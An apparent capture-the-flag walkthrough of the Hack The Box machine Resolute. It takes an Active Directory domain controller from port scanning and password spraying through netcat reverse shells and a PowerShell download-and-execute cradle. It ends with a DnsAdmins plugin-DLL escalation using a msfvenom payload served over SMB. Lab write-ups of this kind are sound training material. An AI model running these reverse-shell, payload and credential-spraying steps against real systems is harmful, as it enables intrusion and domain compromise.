Resolute

```
========================
|      RESOLUTE 10.10.10.169        |
========================
```


InfoGathering

```
Nmap scan report for resolute.htb (10.10.10.169)
Host is up (0.070s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-08 17:39:14Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn

389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
389/tcp open  ldap
| ldap-brute:
|   root:<empty> => Valid credentials
|   admin:<empty> => Valid credentials
|   administrator:<empty> => Valid credentials
|   webadmin:<empty> => Valid credentials
|   sysadmin:<empty> => Valid credentials
|   netadmin:<empty> => Valid credentials
|   guest:<empty> => Valid credentials
|   user:<empty> => Valid credentials
|   web:<empty> => Valid credentials
|_  test:<empty> => Valid credentials

445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
Host script results:
|_clock-skew: mean: 2h47m17s, deviation: 4h37m10s, median: 7m15s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2019-12-08T09:40:15-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

```
|_  message_signing:
required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-12-08T17:40:14
|_  start_date: 2019-12-07T19:08:13
smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\10.10.10.169\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.10.10.169\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.10.10.169\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   \\10.10.10.169\NETLOGON:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: <none>
```

```
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped

5985/tcp open   wsman
```

DNS Enum Shows us the machine name is actually megabank.local. Update our hosts file
10.10.10.169 resolute.megabank.local




```
root@kali:~/HTB/Boxes/Resolute# nslookup
> SERVER 10.10.10.169
Default server: 10.10.10.169
Address: 10.10.10.169#53
> 10.10.10.169
;; connection timed out; no servers could be reached
> megabank.local
Server:         10.10.10.169
Address:        10.10.10.169#53

Name:   megabank.local
Address: 10.10.10.169
Name:   megabank.local
Address: dead:beef::b803:885a:b665:b183
```

We can see above that SMB requires message signing so me will probably need some Kerberos tickets later or at the least credentials

Gaining Access


User password found
USER: ?
PASS: Welcome123!



Marko Novak

Novak

d. Password set to Welcome123!



I then used metasploit to enum users from smb

```
msfconsole
use auxiliary/scanner/smb/smb_enumusers
set RHOSTS 10.10.10.169
set SMBDomain megabank.local
```

Administrator, Guest, krbtgt, DefaultAccount, ryan, marko, sunita, abigail, marcus, sally, fred, angela, felicia, gustavo, ulf, stevie, claire, paulo, steve, annette, annika, per, claude, melanie, zach, simon, naoki

Next we make a userlist.txt file consisting of the usernames above and the password Welcome123!

```
use auxiliary/scanner/smb/smb_login
set SMBDomain megabank.local
set USER_FILE /root/HTB/Boxes/Resolute/userlist.txt
set RHOSTS 10.10.10.169
set SMBPass Welcome123!
```

SIDE NOTE: auxiliary(scanner/winrm/winrm_login) also found the password valid

We got one
megabank.local\melanie:Welcome123!

I was able to login to NETLOGON, SYSVOL, and IPC$ which were a dead end. Nothing inside but open folders

Time to use winrm to sign in
winrm.rb File Contents

```
require 'winrm-fs'

conn = WinRM::Connection.new(
                             endpoint: 'http://10.10.10.169:5985/wsman',
  transport: :ssl,
  user: 'megabank.local\melanie',
  password: 'Welcome123!',
  :no_ssl_peer_verification => true
)

file_manager = WinRM::FS::FileManager.new(conn)


class String
  def tokenize
    self.
      split(/\s(?=(?:[^'"]|'[^']*'|"[^"]*")*$)/).
      select {|s| not s.empty? }.
      map {|s| s.gsub(/(^ +)|( +$)|(^["']+)|(["']+$)/,'')}
  end
end


command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
        print(output.output.chomp)
        command = gets
        if command.start_with?('UPLOAD') then
            upload_command = command.tokenize
            print("Uploading " + upload_command[1] + " to " + upload_command[2])
            file_manager.upload(upload_command[1], upload_command[2]) do |bytes_copied, total_bytes,
local_path, remote_path|
                puts("#{bytes_copied} bytes of #{total_bytes} bytes copied")
            end
            command = "echo `nOK`n"
        end

        output = shell.run(command) do |stdout, stderr|
            STDOUT.print(stdout)
            STDERR.print(stderr)
        end
    end
    puts("Exiting with code #{output.exitcode}")
end
```

An that my friends is user flag


```
type C:\Users\melanie\Desktop\user.txt
0c3be45fcfe249796ccbee8d3a978540
```

USER FLAG: 0c3be45fcfe249796ccbee8d3a978540

PrivEsc

First thing I want is a better shell. I downloaded nc64.exe to the targert machine


```
# On Attack machine host the file for download
python -m SimpleHTTPServer 80

# On target machine in WInRM
Start-BitsTransfer "http://10.10.14.18/nc64.exe" -Destination "C:
\Windows\System32\spool\drivers\color\nc64.exe"
```



```
PS megabank\melanie@RESOLUTE Documents> Start-BitsTransfer "http://10.10.14.18/nc64.exe" -Destination "C:\Windows\System32\spool\drivers\color\nc64.exe"
PS megabank\melanie@RESOLUTE Documents> cd C:\Windows\System32\spool\drivers\color
PS megabank\melanie@RESOLUTE color> dir


    Directory: C:\Windows\System32\spool\drivers\color


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/16/2016   6:12 AM           1058 D50.camp
-a----        7/16/2016   6:12 AM           1079 D65.camp
-a----        7/16/2016   6:12 AM            797 Graphics.gmmp
-a----        7/16/2016   6:12 AM            838 MediaSim.gmmp
-a----        12/9/2019  10:43 AM          43696 nc64.exe
```

Now obtain a reverse shell

```
# On Attack machine start a listener
nc -lvnp 8089

# In winrm shell connect to it using nc64.exe
C:\Windows\System32\spool\drivers\color\nc64.exe -e powershell 10.10.14.18 8089
```



```
root@kali:~/HTB/Boxes/Resolute# nc -lvnp 8089
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.169.
Ncat: Connection from 10.10.10.169:53663.
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\System32\spool\drivers\color> |
```

Judging by the content of C:\Users I believe we need to upgrade our user account to Ryan
I first tried PowerUp.ps1 as that is one of my Go Toos. I then ran the command Invoke-AllChecks. Below were the results which were unsuccessful.

```
# On attack machine where PowerUp.ps1 file is located do
python -m SimpleHTTPServer 80

# In WinRM Shell
IEX (New-Object Net.WebClient).downloadString("http://10.10.14.11/PowerUp.ps1")
Invoke-AllChecks
Write-HijackDll -DllPath 'C:\Users\ryan\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll' -Command
'whoami'
```


At first recon seemed slim. I did however find a hidden folder entitled PSTranscripts. Inside I found a file containing Ryan's clear text password

```
Get-Content -Path C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt |
Select-String -Pattern Ryan
```

USER: Ryan
PASS: Serv3r4Admin4cc123!

Next I obtained a netcat shell as Ryan

```
# On attack box Open a listener
nc -lvnp 8088

# In winrm shell as Ryan
C:\Windows\System32\spool\drivers\color\nc64.exe -e powershell 10.10.14.18 8088
```



```
root@kali:~/HTB/Boxes/Resolute# nc -lvnp 8088
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088
Ncat: Connection from 10.10.10.169.
Ncat: Connection from 10.10.10.169:54149.
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\ryan\Documents> whoami
whoami
megabank\ryan
PS C:\Users\ryan\Documents>
```

NOTE: This can also be done by Invoke-Command and setting a PSCredential

```
# On target machine as iusr
$username = 'megabank.local\ryan'
$password = 'Serv3r4Admin4cc123!'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword
$s = New-PSSession -ComputerName Sniper -Credential $credential
Invoke-Command -Session $s -ScriptBlock { C:\Windows\System32\spool\driversr\color\nc64.exe -e
powershell.exe 10.10.14.18 8088}
```

There is a note.txt file in C:\Users\ryan\Desktop that contains the following info


```
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account) will be
automatically reverted within 1 minute
```

Next I enumerated the groups Ryan is a part of to check out what permissions I have.

```
whoami /USER
# RESULTS
USER INFORMATION
----------------

User Name     SID
============= ==============================================
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105

whoami /GROUPS
# RESULTS. For brevity I only listed the important group
MEGABANK\DnsAdmins                                   Alias
S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local
Group
```


It appears we are a DNS Administrator on a Domain Controller. This means we can become a Domain Administrator
RESOURCE: https://adsecurity.org/?p=4064
RESOURCE: https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise

```
# First start an SMB Server to use on attack machine; I used impacket
python /opt/ActiveDirectory/impacket/examples/smbserver.py -smb2support MyShare /root/HTB/Boxes/Resolute

# Next Generate a payload on attack machine that uses netcat for a reverse shell
msfvenom -p windows/x64/exec cmd='C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd.exe 10.10.14.18
8087' -f dll > shell.dll

# Start your netcat listener on attack machine
nc -lvnp 8087

# Execute the below on the target machine which executes our payload from the SMB server
dnscmd resolute /config /serverlevelplugindll \\10.10.14.18\MyShare\shell.dll

# Verify it changed if you like
Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters\ -Name ServerLevelPluginDll

# Restart the service
cmd.exe /c "sc.exe \\Resolute stop dns && sc.exe \\Resolute start dns"
```



